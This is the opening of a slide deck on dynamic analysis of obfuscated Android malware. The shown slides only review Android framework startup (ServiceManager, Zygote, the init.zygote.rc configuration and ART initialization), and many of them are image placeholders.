

# Toward Dynamic Analysis of Obfuscated Android Malware

ZongXian Shen

# About Me

- Passionate Security Researcher and Developer
- Earned Master in CS from NCTU, Taiwan
- Now the system engineer [@appier](#)



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ZongXian Shen




# Outline


- Android runtime quick review - [p3](#)
- Fighting encrypted DEX code - [p29](#)
- Fighting native protector – [p60](#)

# Android Runtime Quick Review

# Framework Startup Roadmap




# ServiceManager



## A Linux Daemon

- Marshall framework **Binder** **inter process communication**
- Record the information of each started servers (framework services)
- Offer the interface for clients (apps or framework services) to access servers


# Zygote



Original framework process and **Java world creator**

- Initialize **Android Runtime**
- Fork the framework service process **SystemService**
- Wait for the app forking task requested from **ActivityManagerService**

# Framework Services



Specialized service threads forked from SystemServer

- App lifecycle management
- Package installation
- Media and Personalization
- Power and Network
- and etc ...




# Startup of Java World

## Zygote Creation

### In system/core/rootdir/init.zygote.rc

```
service zygote /system/bin/app_process -Xzygote /system/bin --zygote --start-system-server  
class main  
socket zygote stream 660 root system  
onrestart write /sys/android_power/request_state wake  
onrestart write /sys/power/state on  
onrestart restart media  
onrestart restart netd
```




Zygote startup command

Unix domain socket created to  
interact with ActivityManagerService

framework/base/cmds/app\_process/app\_main.cpp

Zygote Native Source Entry

Zygote Process Memory





# Zygote Initialization

# Zygote Initialization

## Zygote Process Memory



I. Load the VM library into memory




# Zygote Initialization

Zygote Process Memory

1. Load the VM library into memory




2. Transfer to ART entry




# Zygote Initialization

## Zygote Process Memory


1. Load the VM library into memory



2. Transfer to ART entry





3. Load the precompiled framework Java libraries



# Zygote Initialization


## Zygote Process Memory

1. Load the VM library into memory




2. Transfer to ART entry

3. Load the precompiled framework Java libraries



